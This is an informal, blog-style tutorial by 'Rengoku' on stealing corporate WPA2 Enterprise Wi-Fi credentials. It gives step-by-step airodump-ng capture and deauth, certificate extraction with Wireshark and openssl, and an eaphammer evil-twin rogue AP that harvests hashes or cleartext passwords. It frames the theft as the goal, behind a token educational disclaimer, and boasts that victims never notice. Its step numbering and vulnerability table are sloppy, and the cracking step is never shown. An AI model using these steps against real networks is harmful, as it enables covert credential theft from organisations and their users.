HOW TO CRACK WPA 2 ENTERPRISE

Author : Rengoku

Hello Hello How are you doing?? I am fine right now thank you. Today i want to teach you how to steal a corporate wifi password. So this is not a small things it is a big biggy things. So for the disclaimer i only use this for educational purpose and i do not responsible for anything mischivious that you do with you own mischivous fingers.

Alright thenn usually people teach you how to crack a wifi password. BUT THE ONLY THINGS THAT THEY TEACH AGAIN AND AGAIN IS CRACKING A GODDMAN WPA PSK which is a personal wifi that no big company ever use. So it's boring .

Now for you that are reading this that are very profesional and advance. I know you want to learn something new right?? To satisfy that craving for educations. THAT'S GREAT !! I LIKE YOUUU, NOW LET'S START SHALL WE??

Okay back to the basics when you crack a wpa2 psk wifi network you must obtain the handshake file. Why? Because you want to crack it . EASYY right?? Get the handshake pack the bag and crack the password at home. Now for WPA2 Enterprise it is a different story. You don't wanna just obtain the handshake. You want to get something extra. What is it?

The HASH. You use the handshake file to get the hash. Only then you can crack the password using the hash file. So before we start i will give you a basics SOP that if you follow it during your pentesting labs. The success rate will be higher. Just follow it with the flow 😊

SOP WPA2 ENTERPRISE PENTESTING

1. Find a target
2. Scan that target to know if he is vulnerable or not
3. Extract the valuable information from target
4. Attack
5. Crack password
6. Happy

OKAYY. Easyy easyy very easy right to understand?? Yes it might not be as hard as you thinks. Now let's talk about the different between psk attacks and enterprise attacks. A psk attack you can directly achieve the encrypted password via passive sniffing for enterprise network. There is some vulnerable network that the hash can be achieve just via passive sniffing but now majorly all of them need to be achieve by using evil twin. Yes you heard me right. EVIL TWIN.

I know , i know how bad you don't like evil twin. That you love to do things silently that you don't want to be caught or be discovered(in your own safe labs of course). But it's just how it really is we must accept it and move on :)

EVIL TWIN TUTORIAL

Now when you heard evil twin. A lightbulb might appear in your head that says. "AIRGEDDON". No no sir. We don't use that here. Sorry. As much as i want to use it because i like Aliens. We can't use it because it is specifically made for WPA2 PSK and not WPA2 Enterprise

So what do you use? For this labss we will be using many tools so it's kinda semi auto. But the main tools is eaphammer. A specialized tools for wpa enterprise. Just like airgeddon for wpa personal(PSK) eaphammer is for wpa enterprise.

STEP 1 : FIND TARGET

Okay firstly you scan for targets using commands


Sudo airodump-ng wlan1

and then find the target network and write down their BSSID, SSID and Channel Number


STEP 2 : scan and analyze if target is vulnerable or not

now run this command

sudo airodump-ng wlan1 --bssid <bssid number> --channel <channel number> -w <just put any name to save this handshake file later>




Now you either wait for victim to enter the network or if the network is vulnerable to deauth you can deauth the existing user to make them reconnect



Now if it shows like this. Then it means success. Yay yo got the handshake file. Before stopping the capturing, wait for at least 4 minutes so there will be no corrupted packets

Use this command to read the handshake file

wireshark <filename>.cap



then in the search bar, type eapol. Notice the thing that me highlight? It says EAP-PEAP(if you can't find it, try expand extensible authentication protocol). This is the EAP method use by the wifi network. To know if the network vulnerable with evil twin or not, view this table below

#	Security Method	Can Be Vulnerable?
1	**EAP-PEAP**	❌ Yes
2	**EAP-TTLS**	❌ Yes
3	**PEAP-GTC**	❌ Yes
4	**EAP-TTLS-PAP**	❌ Yes (Critical)
5	**LEAP**	❌ Yes
5	**EAP-FAST**	❌ Yes
6	**EAP-TLS**	✅ No
7	**EAP-TTLS-TLS**	✅ No


As you can see the network that im targeting in this lab is *EAP-PEAP*, so it's vulnerable !

Okay. Quick explanation, why are the eap-tls and eap-ttls-tls is not vulnerable??? Simple. Because the network don't use username and password to authenticate it's user !! they use certificates. Means, even if i get their handshake files i will never be able to crack it because there is no password !

Cracking a certificate = useless


Okay NEXT.

What we wanna do now after knowing the network is vulnerable is obtain certs from the vulnerable network to use it in the rogue AP




In the search bar type *tls.handshake.certificate to filter the certs*

Woww i can see some certs. Now expand it



Look at that ! beautiful. We got CA and Server certs !



Now export the certificate by clicking export packet bytes and save as .der files (export both certs)

```
┌──(rengoku㉿kali)-[~/projekE]
└─$ ls
ca.der  server.der  wifiRengoku-01.cap
```

Succesfully saved :)

Use this commands to check if the certs is legit and usable

openssl x509 -inform der -in certs.der -text

```
┌──(rengoku㉿kali)-[~/projekE]
└─$ openssl x509 -inform der -in server.der -text
Certificate:
    Data:
        Version: 3 (0×2)
        Serial Number: 1 (0×1)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=MY, ST=Terengganu, L=Kemaman, O=Rengoku Inc., emailAddress=user@rengoku.org, CN=Rengoku Kyojuro
        Validity
            Not Before: Jan  9 08:52:23 2026 GMT
            Not After : Mar 10 08:52:23 2026 GMT
        Subject: C=MY, ST=Terengganu, O=Rengoku Inc., CN=Rengoku Kyojuro, emailAddress=user@rengoku.org
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:dc:77:18:31:a0:d8:63:3e:46:4d:c3:6b:35:71:
                    fc:52:16:c8:6f:d1:d4:8c:90:f2:12:a9:1b:07:6c:
                    31:cb:9c:62:f5:71:84:e1:2e:bc:bb:ab:b8:cb:e1:
                    60:bc:36:ab:84:8f:02:15:ac:5c:c7:bb:27:78:d3:
                    ba:b7:76:f9:b8:ff:e4:2f:ae:9e:12:96:53:93:2a:
                    a3:61:f5:04:cc:a8:16:38:48:66:ec:5a:82:38:f8:
                    84:5c:f5:b9:b3:77:eb:64:2e:28:8a:49:72:17:b0:
                    50:3b:b1:00:a8:21:69:69:74:f2:25:cd:70:20:a2:
                    c5:12:27:64:f3:94:f4:9b:f7:3c:18:05:14:0f:d7:
                    74:f3:25:b2:b4:b9:e7:bd:09:24:e8:87:3e:dd:b4:
                    17:46:22:51:0b:8f:33:08:10:78:b4:40:aa:e3:8f:
                    79:0b:90:c9:8c:8f:ee:90:df:43:31:e8:1d:dd:ef:
                    3c:79:b4:af:8d:db:83:3d:e3:f2:13:55:00:07:21:
                    4d:dc:2b:0c:ea:6c:39:e8:e7:43:74:e2:58:3c:4c:
                    69:9d:4a:cb:6e:96:ad:da:f9:dd:02:6e:5a:b7:a9:
                    4e:e0:09:8d:b2:34:89:6f:81:39:9c:57:55:55:f0:
                    d5:3d:e8:8c:cd:31:57:00:23:c1:33:a0:c2:df:04:
                    09:5f
                Exponent: 65537 (0×10001)
        X509v3 extensions:
            X509v3 Extended Key Usage:
                TLS Web Server Authentication
            X509v3 CRL Distribution Points:
                Full Name:
                  URI:http://www.example.com/example_ca.crl

            X509v3 Certificate Policies:
                Policy: 1.3.6.1.4.1.40808.1.3.2
            X509v3 Subject Key Identifier:
                E4:14:F3:99:2D:6C:74:3F:90:46:6B:8C:5E:1A:17:E5:F5:21:62:04
            X509v3 Authority Key Identifier:
                B9:EF:9E:7D:9F:D8:F0:3C:61:8C:E8:50:FA:BF:7E:D4:93:41:63:A7
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        37:af:5b:30:df:89:0e:0b:bd:65:9f:b8:ef:a8:8c:a9:2e:de:
        dc:1c:59:10:35:9f:ad:7c:3c:93:71:f7:fd:70:76:c8:11:ca:
        95:fe:32:1a:99:61:44:bd:c0:e7:e7:19:f1:49:33:8d:28:e0:
        6d:17:69:a4:ea:83:73:e2:60:9b:05:44:20:8a:34:03:2b:28:
```


yeah it works 😊

STEP 4 : ATTACK !

Now ahh. My hand shivers. My body feel coldsss. This is exactly the feeling i feel after preparing everything. Reloading the bullets. Checking the silencer. Smelling the gun powder !! yess this is it. This crazyness. This hype. After lotss of preparing for this exact 1 minutes moments. WE ARE READY TO ATTACK GUYS!

Use the commands :


sudo eaphammer --cert-wizard



This commands is use to create custom certs for a rogue AP or EVIL TWIN AP. Just insert information gather from previous information gathering

Use the commands:

sudo eaphammer --bssid ‘Original AP bssid or fake bssid’ --essid 'your wifi names’ --channel ‘number’ --interface wlan0 --auth wpa-eap --creds




NOW BAIT HAS BEEN THROWN. Just wait for the fish to eat .(for more delicious baits, use aireplay-ng)


Okay before we continue i will share a few information that are very important to determine the success of this attack

1. In order for evil twin to succeed firstly . The user device itself must be vulnerable, means it accepts fake certs blindly, or the easy language is. The device is too innocent that it thinks everyone is a good person.
2. Secondly. This is just optional, if the original AP that is targeted is vulnerable. Like i mention in the information gathering section(EAP-PEAP MSCHAPV2) you can just GRAB THEIR PASSWORD CLEAR TEXT !!!
3. Thirdly. If router is not vulnerable. You only get hash.

Okay now let’s look at the results



This is example hash that i get from user device



This is example credential that i get from user device that it’s router also vulnerable!!.

AND WHAT MAKES THIS attacks 100X better than airgeddon evil twin??

(if router and device vulnerable)

1. User did not have to insert username password at all!(NO redirection to http page like airgeddon)
2. The device itself will autoconnect to eaphammer rogueAP and then disconnect . user will never even realise they get attacked because this is **0 CLICKED ATTACK, ZERO INTERACTION !**

We are at the end. I hope you guys learn something, and please don't be shy to correct me if im wrong. Im human too ya know. I make mistakes. Let's learn together